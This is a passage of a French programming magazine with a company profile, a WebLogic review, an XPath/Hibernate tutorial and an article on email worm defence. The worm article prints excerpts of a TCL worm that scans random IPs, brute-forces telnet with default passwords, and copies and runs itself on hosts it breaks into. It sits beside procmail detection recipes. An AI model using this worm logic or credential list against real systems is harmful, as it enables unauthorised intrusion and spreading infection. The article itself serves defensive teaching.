La société compte actuellement 270 salariés pour un chiffre d'affaires, stable l'an dernier, de 16,25 M€. Ses clients sont des grands comptes, dans le secteur bancaire (BNP, Crédit Agricole, Caisse des dépôts), de l'industrie (Aventis, EADS), des services (Accor, SNCF, Canal+, TF1) ainsi que dans le secteur public (ministères du Travail, de l'Intérieur, de la Défense, Conseil général des Hauts-de-Seine, de l'Essonne). Aston n'est pas pour autant une SSII uniquement parisienne : elle a des agences à Lyon (35 personnes) et Toulouse et travaille également sur Grenoble ou elle songe à y implanter une agence.

Ouverte en 2001, l'agence Rhône Alpes connaît une croissance très forte et est très bien positionnée auprès des collectivités locales, souligne Gilles Delore, directeur régional : la moitié du chiffre d'affaires de l'agence est réalisé auprès de clients collectivités locales. De bonnes performances qu'il attribue notamment au positionnement d'Aston comme "intégrateur de semi-progiciels". Le framework Copix, déjà présenté dans les colonnes de Programmez !, a séduit plusieurs collectivités locales et ce mouvement arrive dans les grandes entreprises, constate Gilles Delore.

Cinq départements offres

La SSII s'est focalisée depuis quelques années sur cinq activités, explique Alain Chaboche, PDG de l'entreprise :

- Java et PHP, le métier " historique de la société ". Aston a développé le framework Copix en architecture PHP
 - Les technologies .net
 - Le Workflow, en partenariat avec W4, un marché très porteur qui devrait encore se développer avec l'acquisition par W4 d'Akazi il y a quelques mois
 - La Business Intelligence, avec comme partenaires Business Objects et SAS, un autre marché porteur
 - La Tierce Maintenance Applicative
- Cette dernière activité est également en plein essor : Aston réalise 15% de son chiffre d'affaires dans cette activité, contre 8% il y a encore deux ans. Un des objectifs d'Alain Chaboche est de développer également l'intégration, l'assistance à maîtrise d'ouvrage et les prestations de conseil en général, plus intéressantes et rémunératrices en ces temps de crise. Aston est désormais référencé dans une douzaine de grands comptes, contre seule-

ment deux ou trois il y a 18 mois. Par conséquent, Alain Chaboche prévoit un chiffre d'affaires de 18 Me en 2004.

Une SSII proche de ses salariés

Aston prévoit de recruter 40 à 45 personnes en 2004. Traditionnellement, la SSII embauche surtout des débutants. Actuellement, elle recherche des compétences en business Intelligence, intégration et développement Java.

La société a toujours eu une politique sociale assez avancée : elle avait anticipé le passage aux 35 heures, avec un accord très privilégié prévoyant 14 jours de RTT, et malgré la crise traversée ces dernières années, a limité au maximum les réductions d'effectifs.

Les offres d'emploi sont disponibles sur le site www.aston.fr rubrique carrière. Un quizz permet de savoir si vous êtes "un candidat idéal".

■ Carole Pitras



Aston éducation

Filialisée depuis le 1er mai, Aston Education a réalisé l'an dernier un chiffre d'affaires de 1,7 M€. Le catalogue formation comprend toutes les formations Microsoft .net, de nombreux séminaires sur le développement, avec des formations très avancées autour de Java. Au total, 140 formations sont proposées, dont 60 en développement. L'intérêt de ces formations est qu'elles bénéficient du retour d'expérience des développeurs et chefs de projet d'Aston SSII, notamment

sur les aspects de management d'un projet, souligne Laurence Carlinet, directrice d'Aston Education. Aston éducation forme les ingénieurs d'autres SSII (35% de son chiffre d'affaires) mais a également développé les partenariats en matière de formation, avec par exemple W4 et Microsoft.

Laurence Carlinet souligne que l'activité formation devrait se développer grâce à l'augmentation des budgets formation suite à la nouvelle loi sur la formation professionnelle.

Développer ses applications Java avec BEA WebLogic


La plate-forme BEA WebLogic Enterprise Platform 8.1 permet de développer des applications métiers, des Web Services, des applications Web, des EJB, des Process, ainsi que des portails. C'est un environnement RAD puissant, mais pas tout à fait respectueux des standards.

Sortie au printemps 2003, mais disponible seulement depuis septembre, la nouvelle version BEA WebLogic Enterprise Platform 8.1 est un ensemble complet destiné à développer, déployer et gérer toutes les applications Java de l'entreprise. Cette plate-forme se compose de 4 éléments, chacun d'entre eux pouvant être acquis séparément. Le premier est BEA WebLogic Server 8.1. Il s'agit d'un serveur d'applications Java conforme J2EE, qui représente l'interface entre les postes clients d'un côté et les Bases de données et le système d'information de l'autre. Le second est WebLogic Integration 8.1. C'est un ensemble d'outils d'unification du système d'information permettant, par exemple, de créer des processus métier, de convertir les données d'un format en un autre, ou encore d'accéder aux données et à la logique de systèmes externes. Le troisième élément est WebLogic Portal 8.1. Comme son nom l'indique, son rôle consiste à créer des portails qui vont fédérer les différentes applications Web en une vue unifiée, propre à l'entreprise. Le quatrième et dernier élément enfin, est le visualiseur de données hétérogènes (XML, SGBD...) Liquid Data for WebLogic 8.1. Il permet de voir toutes les informations, comme si elles provenaient d'une seule source de données virtuelle. A ces quatre éléments vient s'ajouter l'environnement de développement intégré IDE : le WebLogic Workshop. Ce dernier est livré gratuitement avec chacun des différents modules, mais il est limité aux seules fonctions des dits modules. Il s'enrichira donc au fur et à mesure des acquisitions.

Un environnement traditionnel

Le Workshop peut générer des contrôles, qui sont des objets métiers pouvant être employés

L'ajout de contrôles à l'intérieur d'un contrôle s'effectue d'un simple clic sur le menu déroulant



par d'autres composants, des Datasync, utilisés pour les environnements Portal et SGBD, des EJB (ce qui est une nouveauté de cette dernière version), des applications Java, des Portails, des Process, des applications Web, des Web Services et enfin des Schémas XML. Ces schémas servent pour accéder aux balises XML à partir d'applications Java. Ils sont intéressants pour transformer des flux de données XML, par exemple. Le déploiement de l'Enterprise Platform s'effectue de manière classique. Ensuite, à partir de l'outil de développement Workshop, il est possible de démarrer le serveur WebLogic et de le configurer. Ce serveur n'a pas besoin d'être en local. Il est possible de développer localement et de déployer sur une machine distante. Le Workshop supporte les gestionnaires de version CVS et Perforce, et possède, comme tous les outils de sa catégorie, des fenêtres pop up indiquant les éventuelles erreurs, ou fournissant toutes les méthodes et les variables du contexte. En cela, il ne se différencie pas beaucoup de tous les autres environnements de développement du marché. En revanche, le développeur dispose de certaines fonctions propriétaires, relativement puissantes, destinées à simplifier et surtout à réduire le temps de travail. Pour illustrer ceci, nous allons prendre deux exemples, le développement d'applications Web et la création de contrôles.

Les développements Web


Pour développer des applications Web, un certain nombre de classes Java et de tags sont fournis. Citons en premier lieu le Page Flow. Il s'agit d'une classe Java qui contrôle toute la navigation à l'intérieur de l'application et qui étend les possibilités du framework de Struts. Généralement, les liens entre pages sont codés en " dur ", ce qui rend la maintenance assez complexe. Les Page Flow permettent au contraire de gérer la navigation de manière graphique avec l'aide d'un assistant, en traçant les relations entre les différents composants de l'application. Ces Page Flow rassemblent le code source Java dans des fichiers .jpf. Ensuite, pour afficher et récupérer les données à partir de la page HTML, le développeur dispose d'une bibliothèque de tags nommée NetUI. Celle-ci se divise en trois parties, les NetUI HTML composés de tags HTML standards, ou personnalisés, les NetUI databinding pour les données plus complexes présentées sous forme de tables ou de grilles, et enfin les NetUI template destinés à donner le " look & feel " à toutes les pages Web de l'application. Les données du formulaire sont représentées par des Form Beans. Ceux-ci peuvent être liés aux JSP, afin de récupérer les valeurs saisies par l'utilisateur. Un Form Bean contient les méthodes Accessor et Mutator permettant d'accéder à chaque champ du formulaire. La

validation des données peut être opérée de deux manières, soit côté client avec des scripts JavaScript et l'inconvénient d'être dépendant du navigateur, soit côté serveur, avec cette fois-ci l'inconvénient de devoir effectuer des allers-retours entre client et serveur. Enfin, il est très fréquent que des listes de données soient parcourues dans une application Web. Pour cela, WebLogic fournit un mécanisme simple, les tags Repeater. Ceux-ci sont propres à l'environnement BEA.

Créer des contrôles

L'interface entre la partie Web et la partie métier est généralement difficile à écrire. Elle nécessite une bonne connaissance des JMS, JCA, JDBC et des EJB. Pour simplifier le développement, WebLogic propose un ensemble de composants prêts à l'emploi, les contrôles. Ces contrôles encapsulent toute la logique bas niveau et le développeur n'a simplement qu'à les paramétrer pour ses propres besoins. Une dizaine de contrôles sont fournis en standard, avec des fonctions d'accès à des bases de données, à des Web Services, à des EJB, des serveurs mail, au serveur Liquid Data. Il y a également des contrôles qui permettent d'interagir avec des JMS, des fichiers, ou avec le middleware Tuxedo. Une transaction peut faire appel à plusieurs contrôles, aussi le développeur a la possibilité de créer un "super" contrôle de plus haut niveau, qui englobe les autres et permet ainsi d'avoir toute la logique en une seule entité. Lorsqu'un nouveau contrôle a été créé avec l'outil Workshop, des contrôles déjà existants (fournis en standard, ou déjà créés) peuvent lui être ajoutés très simplement (voir illustration). Ensuite, pour intégrer de nouvelles méthodes, il suffit d'effectuer un clic droit sur le contrôle et de sélectionner Add Method dans le menu contextuel.

Comme la plupart des outils du marché, la création de l'application s'effectue soit de manière graphique (Design View), soit en saisissant du code (Source View).



Après avoir donné un nom à cette nouvelle méthode, un double clic ouvre la page de code à l'endroit voulu. BEA fournit également quelques contrôles tierce partie, par exemple un contrôle Attachmate, permettant d'accéder à des applications Mainframe, ou AS/400 IBM, ou Unisys. De nombreux éditeurs (Palm, Borland, HP, Cognos, Actuate, Crystal Decision...) proposent également des contrôles pour l'interfaçage de leurs propres produits.

Puissant, mais pas standard

BEA WebLogic Enterprise Platform 8.1 est une plate-forme de développement d'applications intégrée. Le produit se suffit à lui-même et ne nécessite pas l'achat de logiciels supplémentaires. De plus, l'interface de développement est identique quelles que soient les applications développées, applications Web, contrôles, JavaBeans, Portails ...ce qui représente un avantage certain. Les tags fournis

sont puissants et facilitent le travail du développeur, mais le revers de la médaille est qu'ils ne sont pas standardisés. Ainsi, WebLogic insère du code dans les annotations et celui-ci ne peut être reconnu que par le pré processeur Javelin. Cette écriture est propre à WebLogic, ce n'est par conséquent pas du pur Java, ce qui fait que les applications ainsi créées ne sont plus portables. Enfin, WebLogic s'appuie sur des standards qui ne sont pas encore définis. C'est le cas pour les Process, pour lesquels il n'existe pas de standards de définition, ou encore pour les transactions longue durée, propres à BEA. L'éditeur tente de faire normaliser ses innovations par la communauté Java. Ainsi, le système des annotations a été adopté (JSR 175), mais les tags jws, en revanche, ont été refusés (JSR 181). Il est toutefois important de noter que si le code et les tags ne respectent pas les "canons" Java, les composants créés sont eux, parfaitement conformes au standard J2EE.

BEA tente de se faire une place dans l'intégration applicative. L'éditeur reconnaît que son Framework est encore très technique et qu'il ne peut être mis en œuvre que par des spécialistes, et non par des fonctionnels. Beaucoup lui reprochent de s'écarter des standards, ce qui fait que les applications ne sont plus portables. Il s'agit d'un débat un peu philosophique. Doit-on respecter scrupuleusement les standards, quitte à rendre le développement plus difficile, ou bien doit-on les transgresser, pour avoir des applications plus puissantes, mais qui ne sont plus portables ?

■ Alain COUPEL



Les différents composants de BEA WebLogic Enterprise Platform 8.1. JRockit est la machine virtuelle Java optimisée pour les plates-formes Intel

Programmation d'un ver en TCL et "recettes" procmail pour les contrer

Un ver est un logiciel comme un autre. Son comportement, son contenu, sa manière de se propager représentent autant de signatures capables de l'identifier. Alors, qui est mieux placé qu'un autre logiciel analysant automatiquement votre courrier pour l'intercepter ? Après avoir analysé dans les grandes lignes le comportement d'un ver, nous vous décrirons YAVR, un script (serveur) capable d'analyser et d'intercepter la plupart des vers contemporains sévissant sous Windows.

Des statistiques ?

Quel développeur ne recourt pas aujourd'hui à Internet pour se documenter ? Or, si une machine n'est pas isolée de la grande toile, le risque zéro d'infection par un microbe informatique n'existe pas.

Evidemment, vous pouvez toujours ignorer le phénomène, mais cela me fait penser à une célèbre citation de Joseph Staline. A la mort de sa fille un de ses adjoints vint lui dire : "Votre fille est morte, mais il y a des milliers de personnes qui meurent chaque jour dans cette guerre avec l'Allemagne". Staline répondit :

"Un mort est une tragédie, mille morts, c'est une statistique".

Autrement dit, si des virus, vers, ou autres micro-organismes viennent envahir la machine de votre voisin, peu importe ; mais

un virus corrompt vos fichiers sources, et c'est le drame !

Une précaution d'usage, c'est banal à dire, est d'archiver vos fichiers sources (sur une étendue de plusieurs mois avec rdiff-backup par exemple). En effet, une simple copie miroir (à l'aide de rsync ou d'un dispositif RAID) de vos répertoires ne vous mettra pas à l'abri d'une catastrophe.

Cependant, ne noircissons pas à outrance la situation : les risques d'infections sont minimes, à condition de respecter certaines règles. Une de celles-ci sera de rejeter certains fichiers attachés. Sous Linux (serveur passerelle de courrier), ou même si vous travaillez

exclusivement sous Windows (avec cygwin), il existe un logiciel libre du nom de procmail, qui permet de programmer des "recettes" qui se chargeront d'écarter les menaces les plus courantes. Depuis peu, des recettes toutes faites sont d'ailleurs téléchargeables. Elles sont très efficaces, et facilement modifiables, pour peu que vous maîtrisiez les expressions régulières.

Un cas concret

Prenons le cas d'un microbe assez récent, répondant au nom de "Roca.A". Celui-ci essaie de tromper le destinataire en lui faisant croire que le message reçu provient de Microsoft. Il propose en fait une rustine de mise à jour, qui permettrait de contrer une nouvelle variante du célèbre MyDoom. En fait, le patch en question est le ver proprement dit. Bien entendu, une fois l'ordinateur infecté, "Roca.A" se propagera par mail, car il "embarque" son propre moteur SMTP.

L'utilisateur attentif n'a aucune raison d'exécuter "ce patch" car, et ce n'est pas nouveau, Microsoft a toujours déclaré qu'il n'expédie jamais de rustine par la voie d'un courrier électronique. Une recette simple pourrait donc se traduire ainsi : "si l'expéditeur est Microsoft, et qu'il y a un fichier attaché, mettre ce message de côté".

Ce n'est pas tout : ces mails commencent par "New MyDoom Virus Variant Detected!" ou en allemand par : "Neue Virus-Variante W32.Mydoom verbreitet sich schnell". Le mail comporte bien évidemment un fichier joint au format zip ou exe.

Procmail peut aussi agir sur le titre des messages. Et en cas de détection de tels courriers

il les placera automatiquement en quarantaine.

Anatomie d'un ver

La programmation d'un ver de base, contrairement à ce que l'on pourrait sans doute croire, est assez simple. Nous allons vous présenter des extraits du code source d'un ver écrit en TCL. Ce langage interprété est installé sur de nombreux Unix. Une extension du langage du nom "d'expect" permet de facilement automatiser un dialogue interactif. Le ver commence par "tirer" au sort une adresse IP en appelant la fonction `get_random_ip` :

```
...
set ip ""
while {1==1} {
  set ip [get_random_ip]
  if { [regexp "^127" $ip] == 1 } {
    continue
  }
}
...
```

Voici le code de `get_random_ip` :

```
proc get_random_ip {} {
  set tcl_precision 3
  set ip ""
  append ip [expr round((rand()*1000)/4)]
  for {set i 0} {$i < 3} {incr i 1} {
    append ip "."
    append ip [expr round((rand()*1000)/4)]
  }
  return $ip
}
```

Ensuite il teste le port telnet sur la machine IP cible :

```
...
if { ![is_telnet_open $ip] } {
  continue
} else {
  if {$telnet_found == 1} {
    ...
  }
}
```

Voici le code source de `is_telnet_open` :

```
proc is_telnet_open ip {
  set is_open 0
  if { [catch {set sock [socket $ip 23]}] } {
    set is_open 0
  }
}
```



```

} else {
    set is_open 1
    close $sock
}
return $is_open
}

```

En cas de réussite (le port 23 est ouvert), il tente de s'y connecter en fournissant un bon couple login/passwd. Il s'agit en fait d'une liste pré déterminée, ce que l'on appelle une attaque par dictionnaire, dont voici un court extrait :

```

set liste_telnet {
    "" ""
    admin 1234
    admin admin
    admin "default"
    administrator ""
    Administrator ""
    admin ""
    admin "switch"
    admin synnet
    adm ""
    bbsd-client changeme2
    bbsd-client NULL
    cablecom router
    chochete tiabuena
    debug d.e.b.u.g
    debug synnet
    diag "switch"
    D-Link D-Link
    ...
}

```

Pour chaque entrée de \$liste_telnet :

```

foreach {login passwd} $liste_telnet {

```

Il tente avec spawn (une commande de l'extension expect), de se connecter en réagissant de manière interactive grâce à expect. Par exemple, si telnet propose le prompt "login:", la fonction "expect" intercepte cette demande et fournit la variable \$login, c'est-à-dire le username. Si expect intercepte "password:", le ver tentera alors sa chance avec le mot de passe \$passwd. Etc.

```

spawn -noecho $telnet_path $ip 23
expect {
    "ogin:" { send "$login\n" }
    "user:" { send "$login\n" }
    "imeout" { continue }
    "ailure" { continue }
    "nknow host" { continue }
    "o route to host" { continue }
    "o adresse associated with name" { continue }
}
expect {
    "incorrect" { continue }
    "ssword:" { send "$passwd\n" }
}

```

```

}
expect {
    "ast login:" {
        if { [declare_became $ip $login $passwd] == "next" } {
            send "logout\nexit\n"
            continue
        }
    }
}

```

Si le ver est parvenu à ses fins, il se recopiera sur le serveur cible :

```

} else {
    exec sleep 2
    send "cat > tclworm << EOF\n"
    expect ">"
    send [get_content]
    expect ">"
    send "EOF\n"
    expect "$"
}

```

Changera les permissions pour permettre son exécution :

```

send "chmod +x tclworm\n"
expect "$"

```

Puis s'exécutera (le processus est détaché par un fork en début de script (if {[fork]!=0} exit) :

```

send ". /tclworm\n"
expect "$"

```

Enfin il quittera telnet :

```

send "logout\nexit\n"

```

Procmail

Procmail (<http://www.procmail.org>) est quasiment toujours installé sous Linux, si celui fait office de serveur de messageries. Si jamais ce n'était pas le cas, avec Gentoo il suffira d'initier un emerge ou encore sous Debian de lancer un apt-get.

```

#emerge -p procmail

```

These are the packages that I would merge, in order:

```

Calculating dependencies ...done!
[ebuild N ] net-mail/procmail-3.22-r6

```

Branchez-vous sur votre serveur passerelle avec ssh et repérez le fichier ".procmailrc". Si procmail est installé ce fichier sera présent sous l'arborescence propre à chacun des utilisateurs.

Voici par exemple quelques règles :

```

:O
* ^Content-Type: text/html
$SPAMFILE
:O

```

```

* ^Content-Type:. *charset="(big5 | ks_c_
5601-1987 | iso-2022-jp)"?
$SPAMFILE
:O HD:
* !^Subject:. *[a-z]+
$SPAMFILE
:O:
* ^Subject:. *(weight | mortgage | cre
dit | viagra | free | money | sex)
$SPAMFILE

```

La première règle vérifie que le contenu ne représente pas du HTML pur. Si c'est le cas l'auteur convient qu'il s'agit d'un spam et le courrier est ajouté au fichier "poubelle" défini par la variable \$SPAMFILE. Les jeux de caractères coréens et autres exotiques sont rejetés avec la deuxième règle. Les sujets entièrement en majuscules suivront le même itinéraire (3e règle), ainsi que les sujets contenant les mots "weight", "mortgage", "credit", "viagra", "free", "money" ou "sex".

En résumé, le courrier aboutit à l'adresse utilisateur@ et procmail se charge de l'analyser suivant certains critères. Si les tests sont positifs, le courrier "sera dévié" vers un fichier spam (et le fichier journal procmail.log gardera la trace de cette opération).

Voici une autre règle qui recherche les attachements binaires Windows de type .exe :

```

* ^Content-Type:. *application/octet-stream.
*name=.*\.exe

```

Il s'agit d'une expression régulière. Il existe bien d'autres types d'attachement MIME :

- application/octet-stream (exe, binaire Windows) ;
- application/msword (.doc, document Word) ;
- application/vnd.ms-excel (.xls, document Excel) ;
- application/vnd.ms-powerpoint (.pps, .ppt, document PowerPoint) ;
- application/x-zip-compressed (.zip, document compressé Zip) ;
- application/pdf(.pdf, document PDF) ;
- image/jpeg(.jpg, .jpeg, image JPEG) ;
- image/gif(.gif, image GIF) ;
- text/html(.htm, .html, document HTML).





YAVR

L'écriture de recettes procmail s'avère vite un exercice fastidieux lorsqu'il s'agit de tester des dizaines de cas. YAVR qui signifie *Yet Another antiVirus Recipe*, est un fichier ".procmailrc" complet programmé par Nikos K. Kantarakias. Pour que ce script fonctionne, vous devrez juste créer un sous-répertoire du nom de "virus" (plus précisément un sous-répertoire du nom de virus (ou autre, car c'est paramétrable) sous l'arborescence Mail de chaque utilisateur utilisant YAVR).

YAVR est distribué selon les termes de la licence GPL2. Il s'agit d'un script procmail vraiment très puissant, car il possède de nombreuses caractéristiques :

- Il détecte de nombreux virus et vers, comme le SirCam, le Nimda, le Klez, l'Hybris, le Magistr, le sober, le Klez, l'Hybris, le BugBear, etc. La liste est fort longue ;
- Il met en quarantaine des exécutables bat, pif, vbs, vba, scr, lnk, com, exe ;
- Il reconnaît des macros au sein de fichiers doc, dot, xls et xla ;
- Il ne transmettra pas des messages indésirables (spams) qui contiennent par exemple les mots "millions" et "cash" (suivant l'expression régulière "MILLION(S)?()*\$?^(OF)?()*\$?^CASH").

La plupart des vers sont des exécutables qui sont envoyés codés dans vos boîtes aux lettres. YAVR est capable d'en repérer les signatures spécifiques (codées base64).

```
...
#NetSky.d
:OBD
* -1000^0
* 200^0 ^TVoAACQ
* 200^0 kxAVw4E
* 200^0 jyHppNc
* 200^0 TER/Nyz
* 200^0 qECfj\+4
```

```
* 200^0 rOEy\+xn
{
LOG="==== WORM-MOODOWN $DATE
====${NL}"
:Ofhw
| formail -A "X-YAVR: VIRUS"

:O:
$VIRDIR/virus-Moodown
}
...
```

Pour le reste, YAVR se base sur des routines génériques. Il détecte certains exploits comme l'exploit "iframe html" : un tag html capable d'autocharger et d'exécuter un fichier à partir d'un serveur distant. Ou encore l'exploit "CLSID" qui masque un exécutable sous une identité plus anodine, comme un fichier JPG ou WAV.

```
...
#####
# Recette pour contrer l'Exploit " CLSID"
#####
:OHB
* ^Content-Type[ ]*:.*(text)
* name[ ]*.[ ]*.*\.[ ]*\{[-0-9a-f]+\}
(\.....)?"?[ ]*$
{
LOG="==== CONTAINS-CLSID-EXT $DATE =
====${NL}"
:Ofhw
| formail -A "X-YAVR: CLSID-EXTENSION"

:Ofhw
| formail -i "Subject: WARNING-CLSID-
EXTENSION-$SUB"
}
#####END-OF-CLSID
...
```

YAVR marque chaque message d'un tag que vous pouvez retrouver en affichant la source complète du message (par exemple "X-YAVR: MS-EXEC" pour marquer un contenu exécutable).

Vous pouvez télécharger la version courante d'YAVR à l'adresse : <http://agriroot.aua.gr/~nikant/nkvir.rc>.

C'est une manière ironique de voir les choses, mais comme la majorité des vers sont des exécutables conçus pour Windows, il vous suffit d'utiliser Linux, pour d'emblée réduire le risque d'être contaminé...

Sinon, l'installation d'un serveur passerelle intermédiaire entre Internet et vos machines

Règles procmail pour incorporer pymavis (le chemin /home/spamwall/pymavis/pymavis.py devra être modifié pour correspondre à votre configuration)

```
:O Wc
| /home/spamwall/pymavis/pymavis.py
>> /home/spamwall/pymavis/pymavis.log
ret=$?
LOG="pymavis-exitcode:${ret}"
"
:O
* ret ?? 100
{
:O c
/home/spamwall/pymavis/suspicious
:O fw
| /usr/local/bin/renattach -g
:O fwh
* <300000
| sed -e 's/^Subject:/Subject: ***CONTE
NU SUSPECT***/'
}
:O E
* ret ?? 101
/home/spamwall/pymavis/block-ext
:O E
* ret ?? 102
/home/spamwall/pymavis/block-virus
:O Ec
* ret ?? 1
/home/spamwall/pymavis/error
```

Windows sur lequel tournera Linux, procmail et YAVR constitue une excellente solution. En tant que programmeur rien ne sera plus facile pour vous que d'éditer les règles pour les modifier ou en ajouter d'autres. C'est gratuit, vous gardez la maîtrise complète de ce qui est contrôlé et vous pouvez créer vos propres règles anti-spam.



Outre YAVR, nous vous recommandons la moulinette pymavis.py écrite en python (<http://mplayerhq.hu/~arpi/pymavis/>). Vous pouvez l'utiliser sous Windows ou Linux pour tester isolément un courrier électronique, ou bien choisir de l'incorporer à procmail.

■ **Xavier Leclercq**
xavier.leclercq@programmez.com



Persistance XML avec Hibernate

Utilisation des XPath, XQuery et Xupdate

XPath

XPath est un langage permettant d'identifier une partie d'un document XML. XPath 1.0 a été conçu à l'origine pour être utilisé par XSL et XPointer, pour finalement être décorrélé de ces deux normes et utilisé indépendamment en tant que langage de requête. À l'aide d'une expression XPath, il est possible de spécifier un nœud ou une liste de nœuds en fonction d'une position relative ou absolue (à partir de la racine du document) dans un document.

Par exemple, si nous considérons le document suivant :

```
<root>
  <a type="1">text1</a>
  <a type="2">text2</a>
  <b>text3</b>
  <c>
    <d>text5</d>
  </c>
  <c>
    <d>text6</d>
    <e>text7</e>
  </c>
  <f>
    <d>text8</d>
    <e>text9</e>
  </f>
</root>
```

Une expression XPath s'écrira de la façon suivante :

```
/root/a/text()
```

Cette expression désigne les nœuds textes situés dans les éléments <a> imbriqués dans l'élément <root> à savoir : 'text1' et 'text2'.

```
//e/text()
/root//e/text()
```

Dans les exemples ci-dessus nous utilisons la notation '/' pour indiquer que nous ne prenons pas en compte les ancêtres de l'élément pour l'évaluation du XPath. Par conséquent, cette expression désignera les nœuds textes : 'text7' et 'text9'.

```
/root/a[1]/text()
```

Les accolades permettent de spécifier une contrainte sur la position du nœud dans l'arbre. Dans l'exemple ci-dessus, le premier élément <a> seulement est considéré lors de l'évaluation de l'expression.

L'évaluation de l'expression renverra le nœud texte : 'text1'.

De même, il est également possible de limiter la sélection en spécifiant une valeur requise pour un attribut des éléments.

```
/root/a[@type='1']/text()
```

Ici nous indiquons que l'élément <a> doit avoir l'attribut type ayant la valeur '1' (similaire à une clause 'where' dans une expression SQL), et donc après évaluation de l'expression, le nœud texte retenu sera : 'text1'.

Sur le même principe, des requêtes un peu plus complexes peuvent être écrites :

```
//c[d/text()='text6'][e/text()='text7']
```

Ici nous recherchons l'ensemble des éléments <c> qui comprennent les sous-éléments <d> contenant le nœud texte 'text6' et les sous-éléments <e> avec le nœud texte 'text7'.

Tel que nous le présentons dans les exemples ci-dessus, XPath apparaît comme un langage de requêtes, capable de fournir des listes de résultats en fonction du chemin souhaité. D'une certaine manière, XPath associé à un document XML structuré de façon pertinente, couvre une partie des fonctionnalités attendues dans une base de données.

XPath, DOM et Hibernate

Plusieurs implémentations des spécifications permettent l'utilisation de requêtes XPath sur des documents supportant l'interface DOM.

Pour le langage Java, les bibliothèques telles que Xalan ou Saxon supportent l'évaluation d'expression XPath à partir de documents basés sur DOM.

Appliquées à une implémentation de DOM, de telles bibliothèques ne profitent pas d'optimisations capables d'accélérer le traitement des requêtes. En effet, dans le cas d'une requête ciblant un nombre restreint de réponses, la construction des résultats pourra nécessiter un parcours linéaire complet des données.

```
/root/a[@type='1']/text()
```

Dans cet exemple, l'évaluation de l'expression, sur une implémentation DOM standard, se traduira par une lecture de tous les attributs type des éléments <a> contenus dans l'élément <root>.

Dans le cas d'une implémentation DOM persistante à travers un mapping Hibernate, l'utilisation de requêtes HQL (Hibernate Query Language) sur une base de données relationnelle indexée (sur les noms des éléments, les valeurs contenues dans les attributs et les nœuds textes) apporte des gains en performance à partir d'un certain volume traité. Contrairement à la démarche de mapping transparent proposée dans les chapitres précédents (pour persister la structure de données

DOM), l'utilisation de requête HQL nécessite une intervention au niveau du code des implémentations.

Au niveau même de l'implémentation de l'interface 'Element' de DOM, deux méthodes peuvent être réécrites :

```
public NodeList getElementsByTagName(String name);
public NodeList getElementsByTagNameNS(String namespace, String name);
```

Ces deux méthodes renvoient une liste de sous-éléments, en fonction du nom et éventuellement de l'espace de noms ('namespace') fournis en paramètres.

Ces méthodes sont notamment utilisées (par Saxon et Xalan) lors d'une évaluation d'un XPath incorporant une recherche exhaustive sur un élément donné.

```
/root//e/text()
```

Ici, l'ensemble des sous-éléments <e> de l'élément <root> doit être récupéré.

Afin de limiter le parcours séquentiel des sous-éléments et par extension un chargement en mémoire de tous les éléments, nous pouvons utiliser la requête HQL pour chaque niveau hiérarchique de l'arbre XML :

```
List list = session.find( "from Elements where name='e'" );
```

L'exécution de cette requête, permet notamment de charger uniquement en mémoire les éléments <e>.

Dans le cas d'évaluation d'expressions plus complexes, il est alors possible d'intervenir à même le code des différentes implémentations XPath. L'utilisation de requêtes HQL réduit alors fortement le parcours séquentiel des éléments dans la structure arborescente.

Par exemple pour l'évaluation de l'expression :

```
/root/a[@type='1']/text()
```

Nous effectuerons la requête HQL permettant d'obtenir la liste des éléments <a> avec l'attribut 'type' contenant la valeur '1'.

```
List list = session.find( "select e
from ElementImpl as e, AttributImpl as a
where e.name='a'
and e.parent_id='"+ rootId +"'
and a.parent_id=id
and a.name='type'
and a.value='1'
" );
```

Bien entendu, une requête HQL traduisant un XPath devient rapidement lourde, dans le cas d'une évaluation faisant intervenir des tests sur un grand nombre de nœuds de la hiérarchie.

XQuery

XQuery est un langage de requête, permettant de représenter sous forme de fragments de documents le résultat d'une recherche dans une structure XML.

La recommandation 1.0 (encore au stade de working draft) normalisée par le W3C, s'appuie fortement sur la recommandation XPath 2.0 et introduit la notion de schéma dans la validation des structures manipulées.

XQuery repose principalement sur l'évaluation d'expressions XPath pour identifier les listes de nœuds à traiter lors de l'évaluation de requêtes. Le résultat d'une requête XQuery est structuré sous la forme d'un fragment de document qui est construit en fonction des valeurs récupérées et du nombre d'items manipulés.

